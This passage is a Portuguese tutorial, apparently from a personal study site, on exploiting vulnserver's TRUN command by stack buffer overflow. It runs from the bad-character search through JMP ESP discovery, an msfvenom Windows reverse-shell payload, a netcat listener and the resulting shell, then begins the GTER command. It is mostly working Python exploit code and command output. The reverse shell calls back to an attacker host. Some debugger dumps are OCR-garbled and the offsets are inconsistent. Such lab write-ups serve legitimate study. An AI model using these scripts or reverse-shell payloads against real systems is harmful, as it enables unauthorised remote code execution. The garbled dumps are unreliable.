payload = b"TRUN ../../..\" # funcao inicial
payload += b"A"*2003 # preenchimento do buffer
payload += b"B"*4 # sobrescreve EIP
payload += b"C" * (5061 - 2003 - 4) # sobrescreve ESP

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM) # cria o socket
s.connect((ip,porta)) # conecta no alvo

s.send(payload + b"\r\n") # envia o payload

s.close() # fecha conexao
```

Vamos reiniciar o vulnserver no Immunity debugger e rodar nosso script novamente.



11:10:56] Access violation when executing [42424242] - use Shift+F7/F8/F9 to pass exception to program

Paused



https://hastur666.github.io/Windows_BoF/

Conseguimos sobrescrever com precisão o EIP com “42424242” e o ESP com nossa sequencia de “C”. A partir de agora, temos total controle sobre como o programa se comporta, precisamos encontrar quais são os badchars.

IDENTIFICANDO BADCHARS

Para gerar uma sequência com todos os caracteres possíveis, vamos utilizar a ferramenta “badchars” do python, para instalar basta executar “pip install badchars”.

```
(hastur@hastur)-[~/.../estudos/binarios/windows/VulnServer]
$ badchars
\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff
```

Vamos adicionar estes badchars em nosso payload no lugar dos “C” e rodar novamente.

```
#!/usr/bin/python3

import socket

# variaveis de conexao
ip = "192.168.1.30"
porta = 9999

# tamanho do offset encontrado no fuzzing
offset = 5061

# payload a ser enviado
payload = b"TRUN /../" # funcao inicial
payload += b"A"*2003 # preenchimento do buffer
payload += b"B"*4 # sobrescreve EIP
payload +=

b"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff" # sobrescreve ESP

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM) # cria o socket
s.connect((ip,porta)) # conecta no alvo

s.send(payload + b"\r\n") # envia o payload

s.close() # fecha conexao
```



https://hastur666.github.io/Windows_BoF/

Após reiniciar o vulnserver no Immunity, vamos rodar o script novamente.

Registers (CPU)	Value
AX	00C0F1E8 ASCII _TRUN //.....
CX	0076528C
DX	00000000
SI	00401848
DI	00401848
BP	00C0F9C8
ESP	41414141
EBP	41414141
ES1	00401848 vulnser..00401848
ED1	00401848 vulnser..00401848
EIP	42424242
C	002B 32bit 0CFFFFFFFF
P	0023 32bit 0CFPPPPPPP
A	002B 32bit 0CFPPPPPPP
Z	002B 32bit 0CFPPPPPPP
S	0053 32bit 229000FFF
G	002B 32bit 0CFPPPPPPP
D	00000000
O	LastErr ERROR_SUCCESS <00000000>

Address	Hex dump	ASCII
00C0F9C8	01 02 03 04 05 06 07 08	00*****
00C0F9D0	09 0A 0B 0C 0D 0E 0F 10%o*
00C0F9D2	11 12 13 14 15 16 17 18	1**-1**1
00C0F9E8	19 1A 1B 1C 1D 1E 1F 20	1**-1**1
00C0F9F8	21 22 23 24 25 26 27 28	!#%&%&%
00C0F9F8	29 2A 2B 2C 2D 2E 2F 30	>*-*-%
00C0F9F8	31 32 33 34 35 36 37 38	12345678
00C0FA00	39 3A 3B 3C 3D 3E 3F 40	9:;<-%>%
00C0FA00	41 42 43 44 45 46 47 48	HEDNMP
00C0FA10	49 4A 4B 4C 4D 4E 4F 40	4546474849
00C0FA10	51 52 53 54 55 56 57 58	QRSTUUVX
00C0FA28	59 5A 5B 5C 5D 5E 5F 60	ZL^~
00C0FA28	61 62 63 64 65 66 67 68	abcdefghijklmnp
00C0FA38	69 6A 6B 6C 6D 6E 6F 70	ijklmnop
00C0FA38	71 72 73 74 75 76 77 78	qrstuvwxyz
00C0FA38	79 7A 7B 7C 7D 7E 7F 80	ijklmnop
00C0FA48	81 82 83 84 85 86 87 88	qrstuvwxyz
00C0FA58	89 80 81 82 83 84 85 86	ijklmnop
00C0FA58	91 92 93 94 95 96 97 98	ijklmnop
00C0FA60	99 9A 9B 9C 9D 9E 9F 90	ijklmnop
00C0FA68	A1 A2 A3 A4 A5 A6 A7 A8	ijklmnop
00C0FA78	B1 B2 B3 B4 B5 B6 B7 B8	ijklmnop
00C0FA88	B9 B0 BB BC BD BE BF C0	ijklmnop
00C0FA88	C1 C2 C3 C4 C5 C6 C7 C8	ijklmnop
00C0FA98	C9 C4 CB CC CD CE D0	ijklmnop
00C0FA98	D1 D2 D3 D4 D5 D6 D7 D8	ijklmnop
00C0FA98	D9 D0 D1 D2 D3 D4 D5 D6	ijklmnop
00C0FA98	E1 E2 E3 E4 E5 E6 E7 E8	ijklmnop
00C0FA98	E9 E0 EB EC ED EE EF F0	ijklmnop
00C0FA98	F1 F2 F3 F4 F5 F6 F7 F8	ijklmnop
00C0FA98	F9 F0 FB FC FD FE FF F0	ijklmnop
00C0FA98	00 0D 00 00 00 00 00 00
00C0FA98	00 00 00 00 00 00 00 00
00C0FA98	00 00 00 00 00 00 00 00
00C0FA98	04 00 00 00 00 00 00 00
00C0FA98	00 00 00 00 00 00 00 00
00C0FA98	C2 00 00 00 00 00 00 00
00C0FA98	C9 00 00 00 00 00 00 00

Novamente o programa quebrou e reescreveu o EIP com os 42. Se observarmos a imagem, veremos que todos os caracteres foram aceitos, com excessão do byte “\x00” que não enviamos por ser geralmente um badchar, ou seja praticamente não temos limitação para gerar o shellcode. Agora precisamos encontrar um bom endereço de retorno.

ENCONTRANDO UM BOM ENDEREÇO DE RETORNO

O nosso payload vai sobrescrever o buffer, o EIP e o ESP, logo, nosso shellcode será armazenado no ESP, por tanto, precisamos manipular nosso EIP para que aponte para o endereço do ESP quando enviarmos nosso payload. No entanto, ao observarmos as imagens, cada vez que executarmos o payload, o ESP mudou de endereço, pois ele é dinâmico e é praticamente impossível descobrir qual endereço vai estar quando rodarmos o payload.

Para eliminarmos este problema, existe o registrador “jump” (JMP) que faz saltos na execução para outros registradores, se encontrarmos na dll do programa, algum jump que aponte para o ESP, podemos preencher o endereço do EIP com o endereço deste jump, fazendo com que, quando a execução chegue nesse ponto, ele pule para o endereço do nosso shellcode.

Para encontrar possíveis jumps que apontem para o ESP, podemos usar o próprio Immunity na sua barra de pesquisa através do plugin “mona.py”, procurando por “!mona jmp -r esp”.



https://hastur666.github.io/Windows_BoF/

```
0BADF00D [*] Results : *-----*  
625011AF 0x625011af : jmp esp | <PAGE_EXECUTE_READ> [essfunc.dll] ASLR: False, Rebas  
625011BB 0x625011bb : jmp esp | <PAGE_EXECUTE_READ> [essfunc.dll] ASLR: False, Rebas  
625011C7 0x625011c7 : jmp esp | <PAGE_EXECUTE_READ> [essfunc.dll] ASLR: False, Rebas  
625011D3 0x625011d3 : jmp esp | <PAGE_EXECUTE_READ> [essfunc.dll] ASLR: False, Rebas  
625011DF 0x625011df : jmp esp | <PAGE_EXECUTE_READ> [essfunc.dll] ASLR: False, Rebas  
625011EB 0x625011eb : jmp esp | <PAGE_EXECUTE_READ> [essfunc.dll] ASLR: False, Rebas  
625011F7 0x625011f7 : jmp esp | <PAGE_EXECUTE_READ> [essfunc.dll] ASLR: False, Rebas  
62501203 0x62501203 : jmp esp | ascii <PAGE_EXECUTE_READ> [essfunc.dll] ASLR: False,  
62501205 0x62501205 : jmp esp | ascii <PAGE_EXECUTE_READ> [essfunc.dll] ASLR: False,  
0BADF00D Found a total of 9 pointers  
0BADF00D [*] This mona.py action took 0:00:02.051000  
!mona jmp -r esp  
Restart program <Ctrl+F2>
```

Encontramos 9 bons endereços para incluir em nosso payload.

INSERINDO O ENDEREÇO DE RETORNO NO PAYLOAD

Em posse do endereço de retorno, vamos adicionar um deles no lugar de nossos B, eu vou utilizar o 62501203 , porém a notação para envio tem que ser em little indian, portanto os bytes tem ordem inversa, ficando: \x03\x12\x50\x62. Vamos atualizar o exploit.


xplrun.py:

```
#!/usr/bin/python3  
  
import socket  
  
# variaveis de conexao  
ip = "192.168.1.30"  
porta = 9999  
  
# tamanho do offset encontrado no fuzzing  
offset = 5061  
  
# payload a ser enviado  
payload = b"TRUN ../../" # funcao inicial  
payload += b"A"*2003 # preenchimento do buffer  
payload += b"\x03\x12\x50\x62" # sobrescreve EIP com JMP ESP  
payload += b"C" * (5062 - 2003 - 4) # sobrescreve ESP  
  
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM) # cria o socket  
s.connect((ip,porta)) # conecta no alvo  
  
s.send(payload + b"\r\n") # envia o payload  
  
s.close() # fecha conexao
```

Com o nosso script atualizado, vamos inserir um breakpoint no Immunity, exatamente em nosso endereço de retorno, para isso podemos pesquisar o endereço através do botão “Go to address Disassembler” e em seguida pressionar “F2”. Com o breakpoint configurado, vamos reiniciar o vulnserver no Immunity e rodar nosso script.



https://hastur666.github.io/Windows_BoF/



Após o programa parar em nosso breakpoint, podemos clicar em “F7” para avançar para próxima instrução, e veremos que caímos exatamente em nosso buffer de “C”.

GERANDO O SHELLCODE E ORGANIZANDO O EXPLOIT

Para gerar nosso shellcode, vamos utilizar outro programa da suide MSF, o msfvenom, onde vamos configurar a conexão reversa com nossa máquina atacante.

```
$ msfvenom -p windows/shell_reverse_tcp lhost=192.168.1.12 lport=8443 -b '\x00' -v
shellcode -f py
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of py file: 1965 bytes
shellcode = b''
shellcode += b"\xb8\x39\x90\x2e\x4f\xda\xc9\xd9\x74\x24\xf4"
shellcode += b"\x5f\x2b\xc9\xb1\x52\x31\x47\x12\x83\xc7\x04"

...
shellcode += b"\x58\x2c\x4f\xf0\xf1\xd9\x6f\x a7\xf2\xcb"
```



https://hastur666.github.io/Windows_BoF/

Onde: -p windows/shell_reverse_tcp é a instrução que será gerada no payload lhost é o endereço para onde o Windows vai enviar o shell, no caso o IP do Kali lport é a porta onde o Windows vai se conectar -b "\x00" são os badchars para serem evitados -v shellcode é o nome da variável a ser criada -f py é o formato que vai ser criado, no caso python

Vamos adicionar o shellcode em nosso exploit e organizar o envio com uma sequencia de NOPs antes do shellcode.

O NOP (no operator) é uma instrução que não faz absolutamente nada, mas há uma tecnica chamada de “nop sled”, onde inserimos uma sequência de NOPs antes do shellcode para que o programa não quebre o shell.

xpltrun.py:

```
#!/usr/bin/python3

import socket

# variaveis de conexao
ip = "192.168.1.30"
porta = 9999

# tamanho do offset encontrado no fuzzing
offset = 5061
nop = b"\x90"*20
shellcode = b""
shellcode += b"\xda\xd2\xbb\x01\x23\x9e\xef\xd9\x74\x24\xf4"
shellcode += b"\x5f\x31\xc9\xb1\x52\x31\x5f\x17\x83\xc7\x04"

...
shellcode += b"\xe8\x4b\x2f\x68\x61\x3e\x4f\xdf\x82\x6b"

# payload a ser enviado
payload = b"TRUN ../../" # funcao inicial
payload += b"A"*2003 # preenchimento do buffer
payload += b"\x03\x12\x50\x62" # sobrescreve EIP
payload += nop # sobrescreve ESP com os NOPs
payload += shellcode # envia nosso shellcode apos os NOPs

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM) # cria o socket
s.connect((ip,porta)) # conecta no alvo

s.send(payload + b"\r\n") # envia o payload


s.close() # fecha conexao
```



https://hastur666.github.io/Windows_BoF/


OBTENDO ACESSO REMOTO

Com o exploit pronto, precisamos deixar um netcat ouvindo em nossa máquina atacante na mesma porta utilizada para gerar o shellcode, no meu caso a 8443.



```
File Actions Edit View Help
hastur@hastur: ~/Desktop/estudos/binarios
└─(hastur㉿hastur)-[~/.../estudos/binarios]
$ nc -vlnp 8443
listening on [any] 8443 ...
```

Vamos executar o vulnserver.exe na máquina alvo, mas desta vez rodando normalmente fora do Immunity.





https://hastur666.github.io/Windows_BoF/

Agora vamos rodar o xpltrun.py e verificar em nosso netcat a conexão reversa.

```
└─(hastur㉿hastur)-[~/Desktop/estudos]
$ nc -vlnp 8443
listening on [any] 8443 ...
connect to [192.168.1.12] from (UNKNOWN) [192.168.1.30] 49792
Microsoft Windows [Version 10.0.19043.928]
(c) Microsoft Corporation. All rights reserved.

C:\Users\suite\Desktop>cd \
cd \

C:\>dir
dir
Volume in drive C has no label.
Volume Serial Number is 6E21-762B

Directory of C:\

08/10/2021  04:59 PM    <DIR>          nasm
12/07/2019   02:14 AM    <DIR>          PerfLogs
08/10/2021  04:55 PM    <DIR>          Program Files
08/10/2021  04:58 PM    <DIR>          Program Files (x86)
08/10/2021  04:58 PM    <DIR>          Python27
08/10/2021  04:54 PM    <DIR>          Users
08/10/2021  08:06 PM    <DIR>          Windows
              0 File(s)           0 bytes
              7 Dir(s)  31,942,643,712 bytes free

C:\>[]
```

E conseguimos nosso acesso remoto. A vulnerabilidade do comando TRUN é a mais simples dos buffer overflow, nos próximos comandos, vamos experimentar complexidades diferentes.



https://hastur666.github.io/Windows_BoF/

COMANDO GTER

O comando GTER, assim como os demais, recebe um argumento e dá uma resposta. Neste comando, temos uma situação parecida com a anterior, porém encontramos uma problema com o espaço disponível para nosso shellcode, portanto precisaremos de uma técnica um pouco mais complexa.

```
(hastur㉿hastur)-[~/Windows_BoF]
$ nc 192.168.1.30 9999
Welcome to Vulnerable Server! Enter HELP for help.
GTER
UNKNOWN COMMAND
GTER teste
GTER ON TRACK
GTER *
GTER ON TRACK
[]
```

Sabendo de seu funcionamento, vamos fazer o fuzzing do comando.

FUZZING

Assim como fizemos com o comando TRUN, vamos utilizar o protocolo Spike. Para tanto, vamos criar nosso script.

gter.spk


```
s_string("GTER ");
s_string_variable("*");
```

Onde: s_string: é um parâmetro imutável, no nosso caso, sempre irá enviar “TRUN ” (não esqueça do espaço após o TRUN); s_string_variable: é um parâmetro que indica o que sefa mudado em cada envio.



https://hastur666.github.io/Windows_BoF/

Antes de enviar o fuzzing, vamos iniciar o wireshark monitorando nossa conexão.




Com o programa iniciado na máquina Windows, vamos enviar nosso fuzzing com o script “generic_sender_tcp”.

```
(hastur㉿hastur)-[~/.../estudos/binarios/windows/VulnServer]
$ generic_send_tcp 192.168.1.30 9999 gter.spk 0 0
Total Number of Strings is 681
Fuzzing
Fuzzing Variable 0:0
Fuzzing Variable 0:1
Variablesize= 5004
Fuzzing Variable 0:2
Variablesize= 5005
Fuzzing Variable 0:3
Variablesize= 21
Fuzzing Variable 0:4
Variablesize= 3
Fuzzing Variable 0:5
Variablesize= 2
Fuzzing Variable 0:6
Variablesize= 7
Fuzzing Variable 0:7
Variablesize= 19
```

Podemos ver que na terceira iteração, o programa parou de responder, automaticamente fechou na máquina Windows. Analisando o dump no Wireshark, podemos verificar o que foi enviado.



https://hastur666.github.io/Windows_BoF/



Podemos observar que o buffer estourou com 5060 bytes, sendo que o nosso buffer inicia com “./.”.

EXPLORAÇÃO

Agora que sabemos que o programa sofreu um crash com 5061 bytes, já incluindo o comando “GTER ./.”, podemos iniciar o esboço do exploit.

xplgter.py:

```
#!/usr/bin/python3

import socket

# variaveis de conexao
ip = "192.168.1.30"
porta = 9999

# payload a ser enviado
offset = 5060

payload = b"GTER ./." # funcao inicial
payload += b"A" * offset

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((ip,porta))

print("Enviando payload...")

